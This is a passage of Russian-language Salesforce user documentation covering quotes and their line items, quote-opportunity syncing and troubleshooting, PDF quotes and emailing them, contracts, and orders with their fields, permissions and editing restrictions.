   - Продукты возможности копируются в смету как элементы строки.
   - Общая сумма пересчитывается на основе любых введенных налогов или сведений об отправке.

Чтобы добавить элементы строки в смету, выполните указанные ниже действия.

1. Нажмите кнопку **«Добавить продукты»** (Lightning Experience) или **«Добавить элемент строки»** (Salesforce Classic) в связанном списке «Элементы строки сметы».
2. Если прайс-лист для возможности не выбран, выберите прайс-лист для сметы. В противном случае смета использует прайс-лист возможности.
3. Чтобы найти элемент строки, введите критерий поиска.
4. Выберите продукты, которые хотите добавить, а затем нажмите кнопку **«Далее»** (Lightning Experience) или **«Выбрать»** (Salesforce Classic).
5. Заполните поля. Реализационная цена по умолчанию определяется ценой продукта по прайс-листу. В зависимости от предоставленных полномочий пользователь может редактировать реализационную цену.
6. Сохраните внесенные изменения.

   Элементы строки добавляются в связанный список «Элементы строки сметы». Общая сумма в разделе сведений — это сумма связанных элементов строки. Скидка — это средняя скидка для элементов строки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра смет:
- «Чтение» для смет

Для создания смет:
- «Создание» для смет

Для добавления элементов строки сметы:
- «Редактирование» для смет

  И

  «Чтение» для продуктов и прайс-листов

СМ. ТАКЖЕ:

Рекомендации по созданию смет и элементов строки сметы и управлению ими

Создание PDF-смет и отправка их по электронной почте

Синхронизация смет и возможностей

Смету можно связать с возможностью, на основе которой данная смета была создана. Таким образом, при обновлении одной записи происходит обновление другой.

1. Откройте нужную смету и нажмите кнопку **«Начать синхронизацию»**.
2. Следуйте этим инструкциям до тех пор, пока смета и возможность не будут синхронизированы.

   Синхронизируемая смета определяется полем возможности «Синхронизированная смета» и связанным списком «Сметы».
3. Чтобы отменить синхронизацию, откройте синхронизированную смету и нажмите кнопку **«Остановить синхронизацию»**.

   Данное действие отменяет обновление записей внесенными изменениями.
4. Чтобы синхронизировать возможность с другой сметой, выполните действия, необходимые для синхронизации сметы.

   Синхронизация предыдущей сметы отменяется, и начинается синхронизация новой сметы.

СМ. ТАКЖЕ:

Порядок синхронизации смет

Устранение неполадок при синхронизации смет

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации смет:

- «Создание» для смет

Создание PDF-смет и отправка их по электронной почте

PDF — это простой способ отправки смет клиентам. Файл PDF можно создать на основе стандартного шаблона или шаблона компании. Отправьте сметы клиентам по электронной почте. Затем удалите сметы, которые больше не нужны.

Создание PDF-смет на основе стандартного шаблона
Пользователи могут быстро создавать PDF-сметы на основе стандартного шаблона.

Создание PDF-смет путем выбора шаблона
Чтобы создать PDF-смету, нужно выбрать шаблон.

Отправка PDF-смет по эл. почте
Отправьте сметы клиентам по электронной почте.

СМ. ТАКЖЕ:

Рекомендации по созданию PDF-смет

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания PDF-смет и отправки их по электронной почте:

- «Редактирование» для смет

Создание PDF-смет на основе стандартного шаблона

Пользователи могут быстро создавать PDF-сметы на основе стандартного шаблона.

Если настраиваемые шаблоны или PDF-документы отсутствуют, рекомендуем воспользоваться стандартным шаблоном.

1. Чтобы открыть окно предварительного просмотра, нажмите кнопку **«Создать PDF»** на странице сведений о смете.
2. Сохраните PDF-документ в связанный список «PDF-сметы», нажав кнопку **«Сохранить в смету»**. Имя PDF-документа содержит имя сметы и номер версии (например, `AcmeQuote_V1`).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Создание PDF-смет путем выбора шаблона

Чтобы создать PDF-смету, нужно выбрать шаблон.

1. Выполните одно из указанных ниже действий.
   - При использовании приложения Lightning Experience нажмите кнопку **«Создать PDF»**, а затем выберите шаблон из раскрывающегося списка.
   - При использовании приложения Salesforce Classic нажмите раскрывающийся список **«Создать PDF»**, а затем выберите шаблон из списка «Недавние шаблоны» или щелкните *«Выбрать шаблон»* и найдите нужный шаблон.
2. Нажмите **«Создать PDF»**, чтобы создать изображение для предварительного просмотра.
3. Сохраните PDF-документ в связанный список «PDF-сметы», нажав кнопку **«Сохранить в смету»**. Имя PDF-документа содержит имя сметы и номер версии (например, `AcmeQuote_V1`).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Отправка PDF-смет по эл. почте

Отправьте сметы клиентам по электронной почте.

Отправка PDF-смет и других документов по электронной почте в Lightning Experience
Облегчите клиентам задачу сравнения. Отправьте одну или несколько PDF-смет и другие документы по электронной почте в одно и то же время в Lightning Experience.

Отправка PDF-смет по электронной почте в Salesforce Classic
Отправьте смету по эл. почте на утверждение клиенту в Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Отправка PDF-смет и других документов по электронной почте в Lightning Experience

Облегчите клиентам задачу сравнения. Отправьте одну или несколько PDF-смет и другие документы по электронной почте в одно и то же время в Lightning Experience.

1. Выберите **«Отправить эл. почту»** на временной шкале действий для сметы или **«Отправить PDF по эл. почте»** рядом со сметой в списке PDF-смет. Откроется задача отправки сообщения эл. почты.
2. Введите адрес электронной почты клиента, тему и текст сообщения.
3. Нажмите кнопку **«Вложить файл»**, добавьте смету и одновременно другие документы, а затем отправьте.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Отправка PDF-смет по электронной почте в Salesforce Classic

Отправьте смету по эл. почте на утверждение клиенту в Salesforce Classic.

1. Нажмите кнопку отправки по электронной почте на странице предварительного просмотра PDF, странице сведений о смете или рядом с нужным файлом в связанном списке PDF-смет. При этом откроется задача эл. почты со вложенной текущей PDF-сметой.
2. Введите адрес электронной почты клиента, тему и текст сообщения, затем нажмите кнопку «Отправить».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Рекомендации по удалению смет

Перед удалением сметы следует оценить последствия для связанных со сметой документов PDF и синхронизации возможностей.

- Удаление сметы доступно пользователям с соответствующим полномочием: администраторам, ответственным или их менеджерам в иерархии ролей организации.
- Ниже перечислены действия, инициируемые при удалении сметы. При этом удаляются все связанные документы PDF, заметки и вложения. Если смета синхронизирована с возможностью, то запись удаляется из связанного списка возможности «Сметы». Удаленная смета перемещается в корзину (только в Salesforce Classic).
- Смета, которая раньше синхронизировалась с возможностью, не синхронизируется после восстановления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Рекомендации по созданию смет и элементов строки сметы и управлению ими

Ниже приведены основные моменты, которые следует учитывать при создании смет или работе с элементами строки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Прим.: Доступ пользователя к задачам определяется его уровнем полномочий. Если какие-либо задачи недоступны, обратитесь к администратору Salesforce.

- Чтобы пользователь мог создать смету для возможности, соответствующие прайс-листы, продукты и цены по прайс-листу должны быть активны.
- Версии Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition позволяют активировать типы записей и предлагать выбор значения в поле «Тип записи» при создании сметы. Типы записей определяют значения раскрывающегося списка и бизнес-процессы, доступные при создании и редактировании записи.
- Если поддерживается использование подразделений (только Salesforce Classic), то подразделению новой сметы назначается подразделение связанной возможности.
- Если смета синхронизирована с возможностью, то при добавлении нового элемента строки он копируется в возможность как продукт в связанном списке «Продукты».
- Если возможность синхронизирована со сметой, то удаление элемента строки сметы инициирует удаление соответствующего продукта из связанного списка возможности «Продукты».
- Синхронизация настраиваемых полей не поддерживается. При создании сметы из интерфейса API элементы строки сметы не создаются на основе элементов строки потенциального клиента. Новые элементы строки потенциального клиента создаются на основе элементов строки сметы.
- Если продукт использует стандартные расписания, то расписания не создаются при добавлении элемента строки. Если элемент строки скопирован из возможности, то расписание может быть просмотрено на странице сведений о возможности. Чтобы изменить расписание, измените запись продукта.
- При наличии элемента строки сметы со скидкой поле «Скидка» изменить нельзя, если соответствующая запись продукта использует стандартное расписание или запись продукта возможности использует отдельное расписание.

Рекомендации по созданию PDF-смет

Ниже приведены моменты, которые следует учитывать при создании PDF-смет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

- PDF-сметы не поддерживают языки с письмом справа налево. Текст выравнивается по левой стороне страницы.
- Текстовые поля, отображаемые в связанном списке PDF-сметы, усекаются до 256 символов. Данное ограничение распространяется на поля типа «Область обогащенного текста», текстовые поля других типов, стандартные и настраиваемые поля.
- Администратор Salesforce определяет статус, назначаемый новым сметам по умолчанию, а также статусы, позволяющие отправлять PDF-смету по электронной почте. Например, администратор может запретить отправку по электронной почте сметы со статусом «*В процессе рассмотрения*».

Порядок синхронизации смет

Синхронизация смет — это процесс, позволяющий связать смету с возможностью, которая использовалась для ее создания, а также синхронизировать все обновления между двумя записями. Возможность может иметь несколько смет, но одновременно может быть синхронизирована только с одной сметой.

При синхронизации сметы и возможности любое дополнение или изменение списка продуктов в одной записи инициирует дополнение или изменение списка продуктов в другой записи. Добавление элемента строки в смету или удаление его из нее приводит к запуску обновления связанного списка «Продукты» синхронизированной возможности, а добавление продукта в возможность или удаление его из нее приводит к запуску обновления связанного списка «Элементы строки сметы» синхронизированной сметы. Порядок сортировки продуктов также синхронизируется между двумя записями. Смета и возможность синхронизируются каждый раз, кроме случаев отмены синхронизации или удаления одной из записей.

Сметы и возможности, не содержащие продуктов, можно синхронизировать. Продукт, добавляемый в одну запись, автоматически добавляется во вторую синхронизируемую запись.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Если возможность и смета синхронизированы, то возможность определяет синхронизированную смету в следующих областях:

- Поле «Синхронизированная смета» на странице сведений о возможности.
- Флажок «Синхронизация» в связанном списке «Сметы».

Поле возможности «Стоимость» нельзя редактировать, даже если прекратить синхронизацию.

При замене синхронизированной сметы другой синхронизированной сметой существующие элементы строки возможности заменяются новыми записями синхронизированных смет.

В результате отмены синхронизации между сметой и возможностью связь между ними нарушается, поэтому изменения в одной записи больше не добавляются автоматически в другую запись.

СМ. ТАКЖЕ:

Синхронизация смет и возможностей

Устранение неполадок при синхронизации смет

Устранение неполадок при синхронизации смет

При синхронизации смет могут происходить ошибки. Ниже перечислены наиболее распространенные ошибки и инструкции по их устранению. Для получения соответствующих полномочий обратитесь к администратору Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Данная смета не может быть синхронизирована, так как содержит неактивные или архивные продукты.

- Измените неактивный продукт и установите флажок в поле «Активно».
- Удалите архивный продукт (если возможность не закрыта).

Данная смета не может быть синхронизирована, так как содержит неактивный или архивный прайс-лист.

- Измените неактивный прайс-лист и установите флажок в поле «Активно».
- Удалите архивный прайс-лист (если возможность не закрыта).

Данная смета не может быть синхронизирована, так как содержит неактивные или архивные цены по прайс-листу.

- Измените неактивную цену по прайс-листу и установите флажок в поле «Активно».
- Удалите архивную цену по прайс-листу (если возможность не закрыта).

Данная смета не может быть синхронизирована, так как содержит неактивную валюту.

Введите строку «*Управление валютами*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Управление валютами»**.

Данная смета не может быть синхронизирована ввиду изменения как минимум одного расписания продуктов возможности после создания сметы.

Создайте новую смету и выполните ее синхронизацию или откройте продукт, удалите и восстановите расписание.

Данная смета не может быть синхронизирована ввиду блокировки процессом утверждения бизнес-правила другой сметы, синхронизируемой для данной возможности. Одновременно возможности могут быть синхронизированы только с одной сметой.

Чтобы разблокировать другую смету, завершите процесс утверждения или отзовите запрос на утверждение.

Поле SyncedQuote доступно в триггере только для чтения.

Убедитесь, что ваша организация Salesforce не использует триггер Apex для изменения поля `SyncedQuote`. Поле `SyncedQuote` доступно только для чтения и не может быть изменено в триггере. Изменения в триггер могут быть внесены администратором.

Контракты

Контракт представляет собой письменное соглашение между сторонами. Многие компании используют контракты для определения условий деловых отношений с другими компаниями. Система Salesforce позволяет создавать и документировать контракты, заключенные с организациями и возможностями. Отслеживайте контракт по ходу процесса утверждения. А также используйте предупреждения бизнес-правил для напоминания о необходимости продления контрактов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Рекомендации по созданию контрактов

Ниже перечислены типы сведений, необходимых при создании контракта, чтобы повысить качество данных.

Активация контрактов

Активируйте контракт, чтобы указать его действительность. Активированный контракт доступен только для чтения.

Журнал контракта

Интересуетесь изменениями, внесенными в контракт на протяжении его жизненного цикла? Просмотрите связанный список «Журнал контракта» на странице сведений о контракте.

Рекомендации по созданию контрактов

Ниже перечислены типы сведений, необходимых при создании контракта, чтобы повысить качество данных.

- Дата начала (обязательно)
- Срок действия контракта: срок в месяцах (обязательно)
- Дата окончания

Некоторые администраторы настраивают систему Salesforce так, чтобы рассчитывать дату окончания контракта по дате начала и сроку действия. Если дата окончания контракта рассчитывается, она не отображается на странице редактирования сведений о контракте.

Если поддерживается использование подразделений (только Salesforce Classic), то подразделению нового контракта назначается подразделение связанной организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Активация контрактов

Активируйте контракт, чтобы указать его действительность. Активированный контракт доступен только для чтения.

Откройте контракт и нажмите кнопку **«Активировать»**.

СМ. ТАКЖЕ:

Контракты

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации контрактов:

- Активация контрактов

  И

  «Чтение» и «Редактирование» для контрактов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Журнал контракта

Интересуетесь изменениями, внесенными в контракт на протяжении его жизненного цикла? Просмотрите связанный список «Журнал контракта» на странице сведений о контракте.

Принцип работы описан ниже. При изменении отслеживаемого стандартного или настраиваемого поля контракта в связанный список «Журнал контракта» добавляется запись. Записи журнала содержат информацию о дате, времени, характере и авторе изменений. (Здесь не отслеживаются изменения в связанных списках контракта.)

По умолчанию отслеживаются изменения для контрактов со статусом «В процессе утверждения» или «Активировано». Чтобы отслеживать изменения в контрактах с любым статусом, обратитесь к администратору системы Salesforce с запросом о настройке контрактов.

Чтобы создать отчет по активированным контрактам с отслеживаемыми полями, выберите пункт **Журнал контракта** в разделе «Контракты и заказы» в области отчетов.

Чтобы просмотреть журнал контракта при работе в Lightning Experience, переключитесь на Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Управление и отслеживание заказов клиентов

Заказы

Заказы позволяют отслеживать запросы клиентов на продукты и услуги.

Заказ — это соглашение между компанией и клиентом на предоставление услуг или доставку продуктов согласно указанному количеству, цене и дате. Администратор Salesforce определяет, добавляются ли заказы в контракты или организации.

Например, компания, являющаяся поставщиком услуг Интернета, может предлагать клиентам договор на год обслуживания. В этом случае каждому заказу должны соответствовать контракты. Но компания, являющаяся поставщиком предметов одежды, может продавать продукты разовыми партиями. В этом случае каждый заказ должен быть связан с организацией.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Заказы»:

- Чтение для заказов

Для просмотра заказов:

- Чтение для заказов

Рекомендации по созданию заказов

При создании заказов следуйте основным рекомендациям.

Ограничения по редактированию и удалению заказов и сокращенных заказов

Некоторые поля недоступны для редактирования после создания заказа. Другие поля недоступны для редактирования после сокращения заказа.

Рекомендации по ограничениям активации

Обеспечьте целостность данных заказа с помощью ограничений активации для заказов и сокращенных заказов.

Общий доступ к заказам

Администратор Salesforce устанавливает стандартную модель общего доступа для компании. При необходимости стандартный уровень общего доступа может быть расширен. Однако нельзя сделать модель общего доступа строже, чем модель по умолчанию.

Журнал заказа

Связанный список «Журнал заказа» на странице сведений о заказе позволяет отслеживать изменения заказа (например, изменения статуса).

Поля заказов

Макет страницы и параметры безопасности поля определяют отображаемые и редактируемые поля.

СМ. ТАКЖЕ:

Сокращенные заказы

Функции продаж: отличия в приложении Lightning Experience

Рекомендации по созданию заказов

При создании заказов следуйте основным рекомендациям.

- Свяжите каждый заказ с организацией, а также при необходимости, с контрактом, в зависимости от параметров администратора Salesforce.
- Кроме того, заказ может быть создан на вкладке «Заказы», а связанную запись организации или контракта можно добавить вручную. При создании заказа прямо на странице сведений об организации или контракте посредством связанного списка «Заказы» дополнительные действия не требуются. Заказ связан с этой записью.
- Чтобы создать заказ с аналогичными данными на основе другого заказа, воспользуйтесь клонированием. (При использовании Lightning Experience в случае клонирования заказа с продуктами, продукты не клонируются. Клонируйте заказ, а затем добавьте необходимые продукты в новый заказ.)
- Если исходный заказ содержит продукты, то валюта и прайс-лист нового заказа не могут быть изменены.

СМ. ТАКЖЕ:

Создание и обновление записей

Добавление продуктов в заказ

Заказы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания заказа на вкладке «Заказы»:

- Создание для заказов

Для создания заказа для контракта:

- Создание для заказов И Чтение для контрактов

Для создания заказа для организации:

- Создание для заказов И Чтение для организаций

Ограничения по редактированию и удалению заказов и сокращенных заказов

Некоторые поля недоступны для редактирования после создания заказа. Другие поля недоступны для редактирования после сокращения заказа.

- В Salesforce Classic категория статуса заказа или сокращенного заказа не может быть изменена со значения «Черновик» на значение «Активировано» или наоборот. Поле статуса обновляется на основе других процессов. Например, нажатие кнопки **«Активировать»** инициирует изменение категории статуса «Черновик» на «Активировано». В зависимости от параметров администратора Salesforce, значения раскрывающегося списка статусов могут быть иными.
- В Lightning Experience значения раскрывающихся списков статусов основаны на статусах заказов, поэтому в раскрывающемся списке отображаются все значения статусов.
- Ниже перечислены условия, при выполнении которых может быть изменено поле «Организация» после создания заказа.
  - Заказу назначается статус «Черновик».
  - Контракт, связанный с заказом, связывается с новой организацией.
- Ниже перечислены условия, при выполнении которых может быть изменено поле «Контракт» после создания заказа.
  - Заказу назначается статус «Черновик».
  - Организация, связанная с заказом, соответствует организации, связанной с новым контрактом.
  - Валюта, связанная с заказом, соответствует валюте, связанной с новым контрактом.
  - Прайс-лист, связанный с заказом, связывается с новым контрактом.
- Назначение прайс-листа не может быть изменено или удалено после назначения прайс-листа заказу.
- Дата окончания заказа, связанного с сокращенным заказом, не может быть изменена.
- Прежде чем удалить активированный или сокращенный заказ, рекомендуем сначала его деактивировать. Прежде чем деактивировать заказ, сначала следует деактивировать и удалить любые связанные сокращенные заказы.
- Только ответственные за заказы, организации или контракты, и администраторы Salesforce могут удалять связанные заказы.

Прим.: Удаление контракта инициирует удаление всех связанных заказов, примечаний, вложений, событий, задач, журналов и запросов на утверждение. Удаление контракта не инициирует удаление связанных организаций. Удаленный контракт перемещается в корзину (только в Salesforce Classic). Восстановление контракта инициирует восстановление связанных с ним элементов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Заказы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сокращенные заказы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования заказа или сокращенного заказа:

- Редактирование для заказов

Для редактирования активированного или сокращенного заказа:

- Редактирование активированных заказов

Для удаления заказа или сокращенного заказа:

- Удаление для заказов

СМ. ТАКЖЕ:

Сокращенные заказы

Рекомендации по созданию заказов

Заказы

Рекомендации по ограничениям активации

Обеспечьте целостность данных заказа с помощью ограничений активации для заказов и сокращенных заказов.

- Можно активировать заказы для активных контрактов (но не для неактивных).
- Заказы можно активировать, только если они содержат продукты заказа.
- Можно активировать сокращенные заказы только с положительным количеством.
- После активации заказа или сокращенного заказа можно изменить продукты заказа. Нельзя добавить или удалить их.
- Прежде чем деактивировать заказ, содержащий сокращенные заказы, рекомендуем сначала деактивировать и удалить относящие к нему сокращенные заказы.

СМ. ТАКЖЕ:

Заказы

Сокращенные заказы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Заказы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сокращенные заказы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации заказов:

- Активация заказов

Для деактивации заказов и сокращенных заказов:

- Редактирование активированных заказов

Общий доступ к заказам

Администратор Salesforce устанавливает стандартную модель общего доступа для компании. При необходимости стандартный уровень общего доступа может быть расширен. Однако нельзя сделать модель общего доступа строже, чем модель по умолчанию.

1. Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений о заказе.

   Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к заказу. Кнопка «Общий доступ» недоступна, если единому стандартному параметру для заказов задано значение «Контролируется родительским объектом».

2. Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **Добавить**.

   Прим.: Использовать общий доступ к заказам можно только лицам с полномочием «Чтение» для заказов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Журнал заказа

Связанный список «Журнал заказа» на странице сведений о заказе позволяет отслеживать изменения заказа (например, изменения статуса).

При изменении стандартного или настраиваемого поля в связанный список «Журнал заказа» добавляется новая запись (доступно только в Salesforce Classic), независимо от статуса заказа. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Журнал заказа не фиксирует изменения, вносимые в связанные списки заказа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Заказы
- Сокращенные заказы

Поля заказов

Макет страницы и параметры безопасности поля определяют отображаемые и редактируемые поля.

Ниже перечислены поля, доступные в заказах и сокращенных заказах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Заказы доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сокращенные заказы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Имя организации	Имя организации, связанной с заказом. (Только для чтения в сокращенных заказах.)
Номер организации	Уникальный номер, назначаемый автоматически организации, связанной с заказом. (Только для чтения в сокращенных заказах.)
Активировано	Имя пользователя, активировавшего заказ. (Только чтение.)
Дата активации	Дата активации заказа.
Город для счета	Часть адреса для выставления счета: название города. Допускается до 40 символов.
Страна для счета	Часть адреса для выставления счета: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.
Область/штат для счета	Часть адреса для выставления счета: название области или штата. Значение выбирается из раскрывающегося списка

Поле	Описание
	стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.
Улица для счета	Часть адреса для выставления счета: название улицы. Допускается до 255 символов.
Почтовый индекс для счета	Часть адреса для выставления счета: почтовый индекс. Допускается до 20 символов.
Контакт для счета	Контакт для выставления счета по заказу.
Авторизовано компанией	Пользователь компании, авторизовавший заказ.
Дата авторизации компанией	Дата авторизации заказа.
Дата окончания контракта	Последний день действия контракта. (Только чтение.)
Имя контракта	Заголовок, отличающий родительский контракт от других контрактов. (Только чтение.)
Номер контракта	Уникальный номер, назначаемый контракту автоматически. Нумерация контрактов начинается со значения «100». (Только чтение для сокращенных заказов.)
Создано	Пользователь, создавший запись заказа. (Только чтение.)
Валюта	Стандартная валюта для всех полей валюты в заказе. (Только для чтения в сокращенных заказах.)
Авторизовано клиентом	Контакт организации, авторизовавший заказ.
Дата авторизации клиентом	Дата авторизации заказа контактом.
Описание	Описание заказа.
Последнее изменение сделано	Пользователь, изменивший запись заказа последним.
Возможность	Возможность, связанная с заказом.
Стоимость заказа	Общая сумма заказа.
Дата окончания заказа	Дата окончания заказа.
Имя заказа	Заголовок, отличающий данный заказ от других заказов.
Номер заказа	Уникальный номер, назначаемый заказу автоматически. Нумерация заказов начинается со значения «100». (Только чтение.)
Тип записи заказа	Тип записи, назначенный данному заказу.
Регистрационный номер заказа	Регистрационный номер, назначенный данному заказу.
Дата начала заказа	Дата начала действия заказа.

Поле	Описание
Тип заказа	Тип заказа. Запись выбирается из раскрывающегося списка доступных значений, заданных администратором Salesforce. Каждое значение раскрывающегося списка может содержать не более 40 символов.
Исходный заказ	Только для сокращенных заказов. Данное поле предварительно заполняется кодом родительского заказа при создании сокращенного заказа посредством кнопки **«Сократить заказ»**.
Ответственный	Ответственный за заказ. Ответственность может быть назначена пользователю или очереди. Независимо от доступа к соответствующим организациям, ответственным предоставляется полный доступ к заказам.
Дата заказа	Дата ввода заказа на приобретение.
Номер заказа	Номер заказа.
Смета	Смета, связанная с заказом.
Сокращенный заказ	Данный флажок назначает заказу статус сокращенного. Данный флажок устанавливается автоматически при создании сокращенного заказа посредством кнопки **«Сократить заказ»**. (Только чтение.)
Город доставки	Часть основного почтового адреса или адреса для доставки: название города. Допускается до 40 символов.
Страна доставки	Часть основного почтового адреса или адреса для доставки: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.
Область/штат доставки	Часть основного почтового адреса или адреса для доставки: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.
Улица доставки	Часть основного почтового адреса организации или адреса для доставки: название улицы. Допускается до 255 символов.
Почтовый индекс доставки	Часть основного почтового адреса или адреса для доставки: почтовый индекс. Допускается до 20 символов.
Контакт для доставки	Контакт для доставки заказа.

Поле	Описание
Статус	Данное поле определяет этап бизнес-процесса, назначенный заказу. Пользователь может дополнять данный раскрывающийся список значениями, которые определены двумя системными категориями статуса заказа: «Черновик» и «Активировано». Данные категории статуса позволяют отслеживать текущие заказы посредством отчетов и списковых представлений. Одни полномочия пользователя применяются только к статусам категории «Черновик», другие — только к статусам категории «Активировано».

СМ. ТАКЖЕ:

- Заказы
- Сокращенные заказы
- Поля продуктов заказа

Заказать продукты

Продукт заказа — это продукт или услуга, предоставляемая клиенту согласно связанному заказу.

Все продукты, перечисленные в заказе, связываются с прайс-листом. Прайс-лист, связанный с заказом, отображается в связанном списке «Продукты заказа» в круглых скобках. Например, связанный список «Продукты заказа (Государство)» соответствует продуктам заказа, связанным с прайс-листом «Государство».

Продукт сокращенного заказа — это продукт или услуга, подлежащая возврату, сокращению, удалению или отключению согласно связанному сокращенному заказу. Каждый продукт сокращенного заказа связан с продуктом заказа напрямую.

- Добавление продуктов в заказ

  Добавление продуктов в записи заказов клиентов позволяет отслеживать позиции, приобретаемые клиентами.

- Ограничения по редактированию и удалению продуктов заказа

  При активации или сокращении родительского заказа могут применяться разные ограничения по редактированию или удалению продуктов заказа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

